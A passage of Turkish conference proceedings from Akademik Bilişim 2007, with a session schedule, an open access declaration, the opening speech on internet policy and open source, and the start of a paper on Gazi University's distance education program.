<b>B</b>	<b>Mühendislik Uygulamaları</b>  <b>Başkan:</b> Prof.Dr. Ramazan Köse	Ses Komut Tanıma ile Gezgin Araç Kontrolü Rifat Edizkan, Burak Tiryaki, İsmail Uzun  Mikrodenetleyici Tabanlı Gps Alıcı Tasarımı ve Yapımı Tuncay Aydoğan, Hüseyin Şengün, İlhan Uysal  Kuluçka Makinesi Tasarımı ve Yapımı Abdülkadir Çakır, Hakan Çalış  Mikrodenetleyici Kontrollü Koşu Bandı Abdülkadir Çakır, Hakan Çalış  Freebsd ile Embedded Sistem Uygulamaları Özkan Kırık  Isıtma Sistemlerinin Otomasyonu ve İnternet Üzerinden Kontrolü İrfan Atabaş, Mevlüt Arslan, İbrahim Uzun
<b>C</b>	<b>Mühendislik Uygulamaları</b>  <b>Başkan:</b> Prof.Dr. Cem Şensöğüt	Anahtarlamalı Relüktans Motor Manyetik Akısının Yapay Sinir Ağı Tabanlı Modellenmesi Uğur Güvenç  Genetik Algoritma ile Çözümü Gerçekleştirilen Atölye Çizelgeleme Probleminde Ürün Sayısının Etkisi Serdar Büroğul, Uğur Güvenç  Özörgütlemeli Yapay Sinir Ağı Modeli'nin Kullanıldığı Kutup Dengeleme Problemi için Paralel Hesaplama Tekniği ile bir Başarım Eniyileştirme Yöntemi; Bahadır Karasulu, Aybars Uğur  L Band Ekiy'lerin Sıcaklığa Bağımlı Fiber Boyu ve Kazancının Bulanık Mantık Kullanılarak İncelenmesi Murat Yücel, H. Haldun Göktaş  Akış Şifrelerinde Tasarım Teknikleri ve Güç İncelemesi Muharrem Tolga Sakalılı, Ercan Buluş, Andaç Şahin, Fatma Büyüksaraçoğlu  Da Motor Sürücülerini İçin Bulanık Mantık Denetimi Yusuf Sönmez
<b>D</b>	<b>Mühendislik Uygulamaları</b>  <b>Başkan:</b> Prof.Dr. Alim Işık	Xml Formatlı, Belirsiz Değişkenlikteki Verilerin Aktarım ve Görselleştirmesine Pic Destekli Bir Çözüm Hüseyin Gürüler, Ayhan İstanbullu  Üç Boyutlu Binaların Web Üzerinde Otomatik Olarak Jogl ile Modellenmesi Aybars Uğur, Eray Hangül, Tahir Emre Kalaycı, Doğan Aydın  Bir Fermentörde Çoğalan Mikroorganizmaların Buldukları Ortamdaki Üç Boyutlu Hareketlerinin Modellenmesi; Oğuz Akpolat  Coğrafi Bilgi Sistemleri ve Svg Doğukan Doğu Yavaşlı, M.Kirami Ölgen  Web Tabanlı Kontrol Uygulamalarında İnternet Katmanının Sistem Performansına Etkisinin İncelenmesi Mevlüt Arslan, İrfan Atabaş, Ali Erişen
<b>E</b>	<b>Yüksek Başarım</b>  <b>Başkan:</b> Dr. Attila Özgüt	1000 Çekirdekli Yeni Tr-Grid Altyapısı Nasıl Kuruldu? Onur Bektaş, Feyza Eryol  Tr-Grid Oluşumu Onur Tezmizsoylu, Burcu Akcan, Aslı Zengin  Bilgisayar Laboratuvarında İnce İstemci Mimarisi ile Paralel Küme Oluşturulması Sami Sözüer, Hakan Kutucu  Grid Sisteminin Fizik ve Bilişim Teknolojisindeki Yeri ve Önemi Hatice Duran-Yıldız, Metin Aydar

F	Panel	İnşaat Forumu
<b>LAB1</b>	<b>Linux Eğitimi</b>	Linux'da Kümeleme Ali Erdiñç Koroğlu
<b>Anfi1</b>		



## **Türk Üniversiteleri Açık Erişimi ve Kurumsal Arşivlerin Kurulmasını Destekliyor \***

*Akademik Bilişim Konferanslarında Üniversitelerde bilgi teknolojileri altyapısı, kullanımı, eğitimi ve üretimini tüm boyutlarıyla tanıtmaya, tartışmaya, tecrübeleri paylaşmaya, ve ortak politika oluşturmaya ağırlık verilmiştir. Bilişim konusunda teknik gelişmelerin yanında, güncel sorunların çözümü, bilimsel hesaplama, e-iş, e-öğrenme, e-kurum ve e-devlet konularının yanında açık kaynak ve açık erişim konuları konferansta öne çıkmaktadır.*

*Üniversite kütüphanecilerini bir araya getiren E-Kütüphane oturumlarının ana teması "Açık Erişim ve Kurumsal Arşivler" idi. Bugün dünyada 24.000 bilimsel dergide yılda 2,5 milyon makale yayınlanmaktadır. Araştırmacılar ve araştırma kurumlarının yayımladıkları makalelerin ve diğer bilimsel yayınların başkalarının kullanım düzeyini belirleyen etki faktörünü yakalayabilmek açısından bu, çok rekabetçi bir ortam demektir. Etki faktörünü yükseltebilmek için yayınları mümkün olduğunca erişilebilir kılmakta yarar vardır. Bunun en etkin yolu da açık erişim standartlarına uygun kurumsal arşivlerin kurulmasıdır.*

*Açık Erişim kavramı İnternetin kütüphane, bilimsel dernekler ve bilimsel alanına getirdiği yeni bir kavramdır. 2001 Budapeşte Açık Erişim Girişiminden, 2003 Bethesda Bildirgesi ve Berlin Bildirgesi ile Açık Erişim konusunda uluslararası bir ortak akıl arayışı sürmektedir. Günümüzde dünyada 600'den fazla açık arşiv mevcut olup bunların sayısı giderek artmaktadır. Türkiye'de örneklerine rastlanmaya başlanmışsa da henüz yaygınlık kazanmayan kurumsal arşivlerin üniversitelerimizde oluşturulması araştırma etkinliklerinde verimlilik ve yenilikçiliğin zenginleşmesine önemli bir katkı yapacak, yayınlarımıza yurt dışından talepleri artıracaktır. Biz, konferans yürütücülerini, çeşitli üniversitelerin kütüphanecilerini, Türk Kütüphaneciler Derneği, Üniversite ve Araştırma Kütüphanecileri Derneği, Anadolu Üniversite Kütüphaneleri Konsorsiyumu (ANKOS) ve Ulusal Akademik Ağ ve Bilgi Merkezi (ULAKBİM) temsilcilerini, Açık Erişimin ülkemizde yaygınlaşması, ülkemizin bundan yararlanması gereğine işaret ederek, bunun için katılımcı ve saydam bir şekilde birlikte çaba harcama ve politika geliştirmek kararımızı açıklar ve*

*1. Devletçe, kamu fonları ile yürütülen araştırmaların sonuçlarının ve yapılan yayınların, ülke çıkarları açısından açıklanması sakınca taşımadığı sürece, eşgüdümlü olarak ulusal veya kurumsal arşivler aracılığıyla açık erişime sunulması için düzenleme yapılması;*

*2. Yükseköğretim Kurulu'nun (YÖK) yönlendirdiği üniversitelerin yıllık değerlendirmelerinde kurumsal arşivlerin kurulması ve geliştirilmesinin öngörülen ölçütlerden biri haline getirilmesi;*

*3. Açık erişim ve kurumsal arşivler konusunda uluslararası düzeyde yaygın kabul görmüş bulunan Berlin Bildirgesi'nin ülkemizde de benimsenmesi gereğini*

*kamuoyuna ve yetkililerin bilgilerine saygılarımızla sunarız.*

*Konferans yürütme kurulu adına  
Doç. Dr. Mustafa Akgül*

*\* Açık Erişim Bildirgesi 2006 yılındaki Akademik Bilişim Konferansı'nda sunulmuştur.*

## **Akademik Bilişim'07 Açılış Konuşması**

*Sayın Milletvekillerim, Sayın Valim, Sayın Belediye Başkanım, Sayın Hocalarım, Değerli konuklar, Değerli Medya temsilcileri, Sayın katılımcılar, Bilişimciler, netdaşlarım; hepinizi saygı ve sevgilerimle selamlarım. Akademik Bilişim 2007 Konferansına hoş geldiniz.*

*Bu konferansın gerçekleşmesinde emeği geçen herkese, özellikle ev sahibi Dumlupınar Üniversitesi yöneticilerine, Rektör Prof.Dr. Güner Önce, ve Yerel komite başkanı Yrd.Doç.Dr. İsmail Ekincioğlu ve tüm yerel komite üyelerine, sponsorlarımıza, (HP, Türkom, 3com, Nortel Netaş, Cisco, Türk Telekom, Microsoft, IBM, Sun Microsystems, Sekom, Sistaş, Alto, Lexmark, Yıldızlar Holding, Yıldız Entegre, Metaform, Turcom Teknoloji, Trend Micro), Destekleyenlere (AMD, Bekdata, Exa, EES, Beyaz Bilgisayar, Canovate, Borland Türkiye, Bilgi.com, T-Kart, RZK, Fortinet, Kütahya Porselen, Güral Porselen), STK'lara (TBD, LKD, INETD, TBV, Turkmia) ve TUBİTAK'a, Kütahya Valiliğine, bildiri sunan, eğitim semineri veren, panel/çalışma grubuna katkı veren/yöneten herkese, yürütme kurulu adına teşekkür ederim.*

*Bu konferansta 8 paralel salonda toplam 88 oturumda, 220 bildiri, 5 panel/çalışma grubu, 30 teknoloji sunumu ve 13 eğitim semineri, 3 konferans öncesi kurs vardır. Bu konferans oturum, bildiri ve firma katılımı açısından en büyük Akademik Bilişim Konferansı olacak.*

*Akademik Bilişim Konferansları, İnternet Konferanslarının bir türevi olarak ortaya çıktı. İnternet Konferansı, Akademik Bilişim ve İnternet Haftası, bizim İnternetin Türkiye'de gelişmesine yönelik sürekli yaptığımız etkinliklerimizdendir. Akademik Bilişim bu üçlünün en gelişmişidir. Üniversitelere özgü bir İnternet/Bilişim konferansı fikri epeydir kafamızda vardı, şartların olgunlaşmasını bekliyorduk. Kasım 1998'de İnternet Konferansında Ulakbim oturumunda, böyle bir konferansa üniversite camiasının hazır olduğunu tespit ettik ve Mart 1999 ODTÜ'de yapılan ilk konferansı yaptık.*

*Akademik Bilişim konferansı sadece bildirilerin sunulduğu bir bilimsel konferans olarak düşünülmedi. Konferans dizisi üniversitelerde bilişim, bilgi/belge hizmetleri, bilgi teknolojileri ve ilgili alanlarla ilgilenen herkesi; yöneticisi, teknik adamı, akademisyeni, araştırmacısı, üreticisi ve kullanıcılarını biraraya getirip, bilgi ve deneyim paylaşımı, sorunlara çözüm arama ve ortak akıl üretmeyi ve ortak eylemi amaçlamaktadır. Üniversitelerin bilgisayar ağları, yönetim bilişim sistemleri, kütüphane bilgi sistemleri, her kademedeki bilişim eğitimi, yazılım üretimi, bilgi teknolojileri ve hesaplamanın eğitim ve araştırmada kullanımı bu konferansın ilgi alanındadır. Medikal Bilişim, Tarımsal Bilişim, İnşaat Bilişimi ve giderek diğer sektörel Bilişimler bu konferansın kapsam alanı içindedir. Enformatik bölümleri, bilgisayar bölümleri, bilgi işlem merkezleri ve kütüphane çalışanları bu konferansın doğal katılımcısıdır.*

*Bir konferans özünde katılanların bilgi, deneyim ve fikirlerinin, bir başka deyişle beyinlerini paylaştıkları ortamdır. Fikirlerin serbestçe sergilendiği, niye ne nasılların sorgulandığı, herkesin eşit olarak tartışmaya katılabildiği, konuşmacıyı sorguladığı bir ortamdır. Anlatanın da, dinleyenin de bir şeyler öğrendiği ve öğrettiği bir öğrenme ortamıdır. Sadece bildiri salonlarının değil kokteyl, yemek ve kahve aralarının da bu konferansın fikir değişimi ortamı olduğunu hatırlatmak isteriz. Tüm katılımcıları, 3 gün burada olmaya, konuşmacıları dinlemeye, soru sormaya, kendi düşüncelerini ve önerilerini paylaşmaya çağırıyoruz. Çünkü bilim ve toplum ancak böyle gelişir.*

*Bu konferansın ilk tasarımında ana ağırlık kısa ve orta vadeli sorunların çözümüne yönelik ortak akıl oluşturmak, politikalar üretmek ve deneyimlerin paylaşımı idi. Davetli bildirimleri ve eğitim seminerleri hep vardı. Özgün bildirimlere kapalı olmamakla birlikte, çok fazla yer vermeyi düşünmüyorduk, fakat şu anda bildirimler ağırlık kazanmış durumda. Bu konuda var olan talep kendi mecrasını yarattı. Üniversitelerden yöneticileri ve işletmecileri daha büyük oranda konferansa çekmek, ortak sorunlara ve çözüm arayışlarına ve ileriye yönelik planlara daha fazla zaman ayırmak istiyoruz. Konferans öncesi yoğun seminer ve kursları geliştirmek istiyoruz. Yıl içinde başka yoğun seminerler yapabilmek güzel olurdu.*

*Bu konferansta her gün bir davetli bildiri oturumu var. Her gün bir teknik, bir de ulusal politikalar konuşacak bir konuşumumuz var. Ulusal Bilişim Politikası konusunda Uşak Milletvekili Osman Çoşkunoglu, Ulakbim Müdür Yrd. Serkan Orcan, ve TÜBİDER Başkanı İbrahim Durak konuşacak. Teknik boyutta, IBM'den Patric Deniau, Boğaziçi Üniversitesi'nden M. Ufuk Çağlayan, ve ODTÜ'den Atilla Özgüt konuşacak. Bu sene ilk defa İnşaat Bilişimi Paneli ve Forumu yapıyoruz. Bilişim Ansiklopedisi ve Tıp Bilişimi konusunda panellerimiz var. Ağ yönetimi ve Ağ güvenliği konusunda iki davetli oturumumuz var.*

*Bu konferans dizisinin bir özelliği ise büyük şehirlerin dışında Anadolu üniversitelerine taşınmasıdır. Her yıl bir başka Anadolu şehrinde yapmakta kararlıyız. 1999'da ODTÜ'de başlayan bu dizi; sırasıyla Süleyman Demirel, Ondokuz Mayıs, Selçuk, Çukurova, Karadeniz Teknik, Gaziantep ve Pamukkale üniversitelerinde yapıldı. Bu yıl da Dumlupınar Üniversitesi'nde, bu güzel kendine özgü mimarisi olan kampüste yapmaktan mutluyuz.*

*Bu konferans dizisinin ilgili kentte bir Bilişim Haftası, Bilişim Şenliği olarak kutlanması, kent hatta çevre illerin bir Bilişim Fırtınasıyla sarsılması hayallerimiz arasında. Bunu istediğimiz bir düzeyde henüz yapamıyoruz. Bilişim Fuarı, kentte geniş kesimlere yönelik etkinlikler, medyada bu konuların tartışıldığı bir haftayı hayal ediyoruz.*

*Biz, İnternet ve temsil ettiği gelişmeyi sanayi devriminden daha köklü bir değişim olarak görüyoruz. Bunu algılamak, ve ülkeyi buna göre konumlamak tabii ki vakit alacaktır. Bu devrimsel değişim doğal olarak sancılı olacaktır. Sanayi devrimi çok sancılı olmuş, milyonları köyden şehirlere zorlamış, toplum çok uzun ve sancılı bir süreçten geçmiştir. Sanayi devrimini başlatanlar, bu değişimin toplumu nereye götürdüğünü tabii ki görememişlerdir. Sanayi devrimi, insanın kol gücünü çoklamış, onu etkin bir şekilde kullanmayı sağlamıştır. Bilişim ve İnternet devrimi ise insanın beyin gücünü çoklamakta, onu etkin kullanmanın araç, ortam ve olanaklarını sağlamaktadır. İnsanın, insanlığın ortak birikimi olan Bilim ve Bilgiye erişime, onun üretimi ve paylaşımına olanak sağlamakta, hızlandırmakta ve bunun geniş kitlelere ulaşmasını mümkün kılmaktadır. Bilim ve teknoloji, en önemli katma değer yaratıcısı olmakta, kalkınma ve rekabet yarışının en önemli unsuru olmaktadır. Bilgi bir üretim faktörü olarak kendini kabul ettirmiştir.*

*Ülkemizde çok sancılı bir 14 yıl geçirdik. Son bir yıl içinde Bilgi Toplumu Stratejisi ve Eylem Planı yayınlandı. Bu çok olumlu bir gelişme. Ama, Türkiyede ana sorunlar büyük ölçüde devam ediyor. DPT'de Bilgi Toplumu Dairesinin kurulması, Bilgi Toplumu Stratejinin yayınlanması ve bütçe ayrılmasına rağmen, ülkemizin rotasını Bilgi Toplumuna döndürdüğünü söyleyebilmek mümkün değil.*

*Avrupa Birliği, E-avrupa projesiyle, tüm Avrupa'ya internet teknolojileri ile iş yapabilir konuma getirmeyi ve dünyanın en dinamik ve rekabetçi ekonomisine dönüştürmeyi hedefledi. E-türkiye/e-dönüşümü bilgi teknolojilerinin başı çektiği bilimsel teknolojik devrimin, entelektüel emeğin kol gücünün önüne geçtiği, özgür düşünen, yaratıcı bireyin en önemli kaynak olduğu, bireyin üretici ve tüketici olarak öne çıktığı, bilim ve bilginin bir üretim faktörü olduğu gelişmelerin ışığında, Türkiye'yi yeniden yapılandırmak olarak algılıyoruz. Bu açıdan bakınca da, bazı önemli gelişmeler olmasına rağmen, henüz işin çok başında olduğunu görüyoruz. Ülkemizde İnternet ve Bilişimin farkında olan kesimlerin, "biz interneti biliyoruz ve kullanıyoruz" kanısıyla, internetle ilgili sorunları büyük bir aymazlıkla gündeme getirmekten kaçındığını ve toplumun internetin marjinal sorunlarına odaklandığını tespit etmek zorunda hissediyoruz.*

*Bilgi Toplumu için kendi içinde tutarlı ve daha sonraki gelişmelere yol açacak asgari eylem planı için şunları öneriyoruz. 1) Siyasal sahiplenme; hükümet içinde bu işten sorumlu bir bakan. 2) En az müsteşarlık düzeyinde bir yapılanma; bütçesi olan, yetenekli eleman çalıştırabilecek esnekliği olan bir yapı. 3) Katılımcı; saydam çalışan mekanizmalar (yönetişim eksikliği). 4) TBMM'de bilişim komisyonu. 5) Tüm bu unsurları kapsayan, kamuoyu, uzmanlar, STK'lar ve özel sektörün, kullanıcıların katıldığı, en az yılda bir kere gözden geçirme, bilgilendirme, geri beslemeye yönelik mekanizmalar: E-türkiye kurultayı ve Kamunet konferansı gibi.*

*Türkiye İnterneti, kafası gözü yarıla yarıla da olsa geliyor. Anadolu'ya yayılıyor. Ülkemiz şimdiye kadar interneti büyütme, önünü açmak için bilinçli bir çaba harcamadı. İnternetin gücü ve cazibesi bu gelişmenin tetikleyicisi oldu. Bilgi Toplumu Stratejisi, sözünde Bilgi Toplumu Kavramı varsa da, özünde konuyu bir verimli ve yatırım koordinasyonu olarak görüyor. DPT, Bilgi Toplumu Dairesi ve Sayın Şener, İnternetle ilgili tartışmalarda yoklar. Ne onlar kendilerini sorumlu hissediyorlar, ne de toplumun böyle bir beklentisi var. Ulaştırma Bakanı bir miktar kendini sorumlu hissediyor ama Ulaştırma Bakanlığı'nda İnternetle ilgili 5 kişilik de olsa bir birim yok. Bakanlık, kamu, özel sektör ve STK'ların olduğu İnternet Kurulunu 3 yıldır çalıştırmadı ve yeniden yapılanma amacıyla Kurulu feshetti.*

*Telekom sektörünün yapısı, konuyu yakından takip etmeyenlerin farkedemediği bir sır: Telekom sektörümüz henüz serbest değil ve bunca yıl sonra hala fiili tekel Türk Telekom'un kontrolü altında. Telekomünikasyon Kurumu işini yapmıyor/yapamıyor. Kabloda ve bir ölçüde uyduda serbestleşmeden geriye gittik.*

*Türkiye 2001-2002'de RTÜK yasası sırasında, siyasal iktidarın tepkisi olarak, internet yayıncılığı nedeniyle, interneti basın kanuna tabii tutmaya kalkmıştı. Bu İnterneti hiç anlamamış bir lider kadrosunun, hiç bir katılımcılık olmadan, söz ağızından çıktı şeklinde dayatmasıydı. Yasa psikolojik zararı dışında 1-2 kişinin mahkumiyetine sebep oldu. Şimdi ise çocuk pornografisi ve bilişim suçlarını nedeniyle, internet evlerinin kapanması ve ciddi bir sansür denemesi söz konusu. Basın, bilgisizlik ve bilinçsizlikle, bu konuda abartılı yayın yapıyor. Emniyet güçleri tehlikeyi abartıyor. Ulaştırma Bakanlığı durumdan vazife çıkartıyor: Ülkemiz İnterneti geliştirmek için ciddi bir çaba harcamadı; ama marjinal problemlere odaklanmaya herkes hazır. İnternet konusunda Tübitak'ın desteklediği proje, yapılan yüksek lisans ve doktora çalışmaları, açılan ders sayısı çok küçük miktarlarda. Bir yasayla İnternetle ilgili sorunları kökünden çözmeye arzularına karşı bir kaç hatırlatma yapmak isterim: İnternet çok uluslu bir ortam ve henüz uluslararası işbirliği ortamları oluşmadı. İnternet teknolojileri kaygan; yani sürekli geliyor. İnternet dağıttık, çok sesli, çok katmanlı,*

uluslararası ve karmaşık. Sadece yasayla sorunları çözmek mümkün değil. Yönetişim ilkeleri ile çok taraflı yapıları kurmak ve çalıştırmak gerekir. Avrupa Birliği uzun dönemdir ırkçılık ve benzeri içeriğe karşı ve çocuklar için 'Güvenli İnternet' programları yürütüyor. Türkiye bunun dışında kaldı. Bizim İnternet Haftasında kullandığımız slogan: İnternet Yaşamdır! Yaşamda olan her şeyin internette bir yansıması olacaktır. Tabii ki elbirliği ile internete ilişkin suçların karşısında duracağız, gerekli tedbirleri alacağız. Ama, güvenlik ile özgürlükler arasındaki dengeye dikkat edeceğiz; İnterneti bir fikir ve ifade özgürlüğü ortamı olarak titizlikle korumak zorundayız.

İnternet, sadece toplumun öncü ve güçlü kesimlerine değil, öbür uçtaki kesimlerine, güçsüzlere, kelimenin geniş anlamında azınlıklara erişim, söz ve hizmet olanağı sunmaktadır. İnterneti ülkemizi geliştirmek, rekabet gücümüzü artırmak, dünya ile bütünleşmek ve demokrasimizi geliştirmek için kullanmaya odaklanmalıyız.

İnternetin ortaya çıkardığı, beslediği iki kavram; açık erişim ve açık kaynak. Açık erişim bilim dünyasının kendi ürünlerini bilim dünyası ve toplumla paylaşması ve sinerji yaratma çabasıdır. Bu konuda geçen yıl bir bildirge yayınlamıştık. Bazı gelişmeler bildirilerle anlatılıyor. Açık kaynak kod hareketi, internet sayesinde gelişmiştir ve varlığını sürdürmektedir. Açık kaynak demek, yazılımın incelenebilmesi, değiştirilebilmesi, gereksinime bağlı olarak güçlendirilmesi, basitleştirilmesi, özelleştirilmesi demektir. Ülkeler, açık kaynak kodu bilişim, kalkınma ve bilgi toplumu politikalarının temel yapı taşlarından biri haline getirme yolundalar. Dünya ölçüsünde sayısal bölünmeyi ortadan kaldırma konusunda önemli katkı vermesini beklediğimiz 100 dolarlık dizüstü bilgisayar da açık kaynak koda dayanmaktadır.

İlkokuldan, üniversiteye temel bilişim eğitiminin; marka ve platformdan bağımsız, temel kavramları öğreten, öğrenciyi alternatif işletim sistemi ve uygulama programları ile tanıştıran bir yapıda olması gerekir. Bir başka deyişle, açık kaynak temelli sistemlerle öğrenciler tanıştırılmalıdır.

Bu konferans dizisinin bir parçası eğitim seminerleridir. Bu konferansta Linux, Microsoft, Web 2.0, yüksek başarımlı seminerlerinin yanında sponsorlarımızın sunduğu teknoloji seminerleri de verilmektedir. Tüm dünya başta Avrupa Birliği ve Unesco'nun desteği ile açık kaynak kodu önemseme, geliştirme, uyarlama ve kullanma konusunda ciddi çabalar içinde. Ülkeler, kalkınma stratejilerinin bir parçası olarak açık kaynağı görmeye başlamışlardır. Ülkeler, kendi ulusal Linux türevlerini geliştiriyorlar. Kamu idareleri, en azından ofis ürünlerinde açık kaynak koda geçerek, ciddi tasarruf yapma arayış ve eğiliminde.

Linux ve açık kaynak kod sistemler, özellikle okullar, kamu ve kobiler için ucuz, güvenli, güvenilir ve sağlam bir alternatiftir. Açık kaynak kodu işletim sisteminin ve üzerinde çalışan uygulama yazılımlarının ihtiyaçlara göre uyarlanma olanağı vardır. Bu ise her düzeydeki okul için çok önemlidir. Linux ve açık kaynak kod yazılımları Türkiye için işletim sistemi ve temel üretkenlik araçlarının lisans ücretlerini tasarruf etmenin çok ötesinde önemlidir. Ülke olarak, bilişim teknolojilerini üretmek zorundayız. Bu ise çok iyi tasarlanmış, uygulama araçlarını kullanarak yapılamaz. İşin teorisini kavramış, elini kirletmiş, meraklı gençlerle olacaktır. İyi bir bilişimci ve programcının açık kaynak ortamları tanınması, onlarla deney yapması şarttır. Üretilen ürünlerde gittikçe artan bir oranda bilişim ve onun bir parçası olarak yazılım unsurları girmektedir. Bunlarda açık kaynak kod temelli yapmak, önemli bir tasarruf ve giderek rekabet avantajı sağlayacaktır. Açık kaynak kod sistemlerine yatırım, insana yatırımdır.

Bilişim, üniversitelerin kendi işleyişleri için hayati önemdedir. Üniversitelerin birincil görevinin, entelektüel liderlik olduğunu düşünüyorum. Bu kapsamda, üniversitelerin topluma önderlik etme, yol gösterme, tetikleme görevleri olduğunu düşünüyoruz. Bu konferans, üniversitelerin birbirleriyle ve toplumla etkileşime girmelerine katkıda bulunmayı hedefleyen bir platform olarak düşünülmeli. Biz konferans düzenleyicileri olarak, sizleri bir araya getiriyoruz. Gerisi size kalmış!

Hepinize tekrar teşekkür eder, Konferansın başarılı olmasını dilerim.

Mustafa Akgül

akgul@bilkent.edu.tr



## Gazi Üniversitesi Uzaktan Eğitim Programı

Çetin Elmas<sup>1</sup>, Ömer Faruk Bay<sup>1</sup>, Tuncay Yiğit<sup>1</sup>,

Ercan Nurcan Yılmaz<sup>2</sup>, Serçin Karataş<sup>3</sup>

<sup>1</sup> Gazi Üniversitesi, Bilişim Enstitüsü, 06500, Ankara

<sup>2</sup> Gazi Üniversitesi, Teknik Eğitim Fakültesi, Elektrik Eğitimi Bölümü, 06500, Ankara

<sup>3</sup> Gazi Üniversitesi, Gazi Eğitim Fakültesi, Bilgisayar ve Öğretim Teknolojileri Öğretmenliği, 06500, Ankara  
celmas@gazi.edu.tr, omerbay@gazi.edu.tr, ytuncay@gazi.edu.tr, enyilmaz@gazi.edu.tr, sercin@gazi.edu.tr

**Özet:** Gazi Üniversitesi 2006-2007 eğitim öğretim yılında önlisans düzeyinde “Bilgisayar Teknolojileri ve Programlama” ile “İşletme” programlarını kapsayan uzaktan eğitim programına başlamıştır. Bu bildiride, programın destek ekibi ve örgütlenme yapısı, ders içeriklerinin hazırlanması, geliştirilmesi ve kullanımı, eğitim yönetim sistemi ile ders sunma süreci hakkında yapılan çalışmalara değinilmektedir. Ayrıca Gazi Üniversitesi Uzaktan Eğitim Programı'nın (GUEP) kazandırdığı deneyimlere yer verilmektedir.

**Anahtar Kelimeler:** Uzaktan Eğitim, İnternet-Temelli Öğrenme

### Gazi University Distance Education Program

**Abstract:** Gazi University Distance Education Program has been started with the programs of “Computer Technologies and Programming” and “Business” for an associate degree in the Fall Semester of 2006-2007. In this paper, the technical support team and the organizational structure of the program; preparing, developing and using of courses' contents; the learning management system; and the course delivery process have been mentioned. Besides, the experiences gained from Gazi University Distance Education Program have been conveyed.

**Keywords:** Distance Learning, Internet-based Education

### 1. Giriş

Bilgiye aç olan ancak ekonomik, fiziksel ve zaman yetersizliği vb, nedenlerle orta ya da yüksek öğrenim olanağı bulamayan bireylere, öğrenim görebilecekleri uygun koşulları sağlama ve eğitimde fırsat eşitliği yaratma kaygısı yıllar boyunca eğitim bilimcilerinin temel sorunu olagelmıştır [1]. Bilindiği gibi, özellikle çalışan nüfusun yaygın olduğu veya eğitmen sayısının yetersiz kaldığı toplumlarda, okullaşma oranının arttırılması ve daha geniş kitlelere eğitimin götürülebilmesi için kullanılan yöntemlerden birisi uzaktan eğitimidir [2].

Bugünkü haliyle uzaktan eğitim sistemlerinin; yeni kavramlar, yeni işlevler ve yeni yöntemler oluşturma; eğitimi demokratikleştirme, uygulamalarda esneklik sağlama; süreçlere çok boyutluluk kazandırma gibi konularda eğitime katkılar sağlamakta olduğu görülmektedir. Bu sistemi karakterize eden başlıca özelliklerin ise; ayrıntılı öğretim hedef ve etkinlikler belirleme; kendi-kendine bağımsız öğrenmeye değer verme; öğrenme süreçlerinde bağımsızlık; büyük kitlelere hizmet sunma; yüksek kaliteli ve düşük maliyetli hizmet sunma; iş hayatı; sosyal yaşam ve eğitim arası uyum sağlama olduğu dikkat çekmektedir [3].

Uzaktan eğitim gelişirken ve yaygınlaşırken, kitle iletişim araçlarında da teknolojik yenilikler yaşanmaya devam etmiştir. Ancak bu süreçte, öğretmen-öğrenci etkileşimleri hantallaşmaya başlamışken, her şey 1971’de Intel Corporation’ın mikro işlemcileri yaratmasıyla değişmiştir. İlk e-posta mesajı Intel’in kendi ofis sisteminde gönderilmiş ve 1978’de ilk bilgisayar Haber Panoları (Bulletin Board System –BBS) ortaya çıkmıştır. Bilgisayar, bu eğitim bulmacasında öğretim eşitliğinin sağlanmasında kişisel iletişimi oluşturan öğretmen-öğrenci arasındaki bilginin serbest akışını kolaylaştıracak olan eksik parçadır [4].

Tim Berners-Lee tarafından 1989’da world wide web’in bulunmasıyla çevrimiçi öğrenmeye bir zevk daha katılmıştır [5]. Adına uygun bir biçimde tüm dünyadaki bilgisayarlar birbirine bağlanma potansiyeline sahip olmuştur. Yüksek hızlı bağlantı genişliğinin ortaya çıkmasıyla birlikte, uzaktan öğrenme deneyimlerinin olanakları katlanarak artmıştır. Sanal sınıflardaki etkileşim potansiyeli; sadece bütçe ve kurumun vizyonu ile sınırlı hale gelmiştir.

Özellikle 1990’lı yıllarda internet kullanımının yaygınlaşması ve erişim hızının artması, zamanda ve mekanda esneklik sağlayan eş zamanlı olmayan uzaktan eğitim tekniklerinin internet üzerinden kullanımını olası kılmıştır. Aynı dönemde uydu üzerinden sayısal TV yayınlarının gerçekleştirilmesi ve ISDN türü hızlı telefon bağlantılarının devreye girmesi ile eş zamanlı uzaktan eğitim de yaygınlaşmıştır.

Bilgisayar destekli derslerle öğretimin, yüksek okul ve üniversitelerde büyük bir etkisi olmuştur [6]. Uzaktan internet temelli öğretim, öğrencilerin klasik sınıflarda vakit kaybetmeden kendi yaşantılarına uygun zamanlarda çalışmalarına olanak sağlamaktadır [7].

Açıköğretim aracılığıyla binlerce kişi, fiilen üniversiteye gitmeden üniversite diplomasına kavuşabilmiştir [1]. Fakat bu sistemde bile öğrencilerin yaşadıkları belli sorunlar batıda

olduğu gibi ülkemizde de halen eğitimcileri düşündürmektedir. Bu doğrultuda, mevcut tüm uzaktan eğitim modellerinin eksilerine karşı, yeni model arayışları, “İnternet Üniversiteleri” kavramını gündeme getirmiştir. İnternet aracılığıyla hizmet veren sanal üniversite fikrinin doğmasından önce, internet ortamı eğitim yine üniversiteler bazında, ancak daha farklı bir şekilde verilmekteydi. Bu sistemin en sık karşılaşılanı, üniversitelerin internet ağı üzerinde açtıkları “Home Page” (web alanı)dir. İnternet ortamı eğitimin diğer bir yüzünü ise, eğitim süresince yapılacak araştırma ve literatür taramalarında yarattığı kolaylık oluşturmaktadır. Yeryüzündeki çok çeşitli kaynaklarda depolanmış sınırsız bilgiye, kısa sürede ve kısıtlamasız ulaşabilmek, eğitimci ve öğrenciler için eş bulunmaz bir olanak yaratmaktaydı. Ağın sağladığı tüm bu fırsatlar, iletişim ve eğitim-bilimciler tarafından eğitimin yaygınlaşması ve kolaylaşması olarak nitelendirilmektedir. Fakat internet’i yalnızca bu açıdan kullanmak, eğitim sürecinde karşılaşılan güçlükleri kısmen engelleyebilmektedir [1].

## 2. Sorun

Türkiye’de genç nüfusun ülke nüfusu içerisindeki payı giderek artmaktadır. Yükseköğretim düzeyinde uzaktan eğitime başvuran ve yerleştirilen öğrenci sayıları dikkate alındığında, çağ nüfusunun sadece yaklaşık %8,5 – %11,5 kadarı, yükseköğretimden yararlanabilmektedir [8-11]. Bu verilerden çağ nüfusunun, yükseköğretimden yeterince yararlanmadığı sonucuna varmak yanlış olmayacaktır [12]. Bu genç nüfusun eğitilmesi önem taşımaktadır. Mevcut üniversite sayısının ve yüksek öğretim programlarının sayısının istenen hızda artmaması gelen genç neslin yetiştirilmesi açısından yeterli görülmemektedir. Ayrıca, kendi meslek alanlarında istihdam edilen kişilerin hizmet içi eğitim alma isteklerine cevap verecek ortamlara ihtiyaç duyulmaktadır.

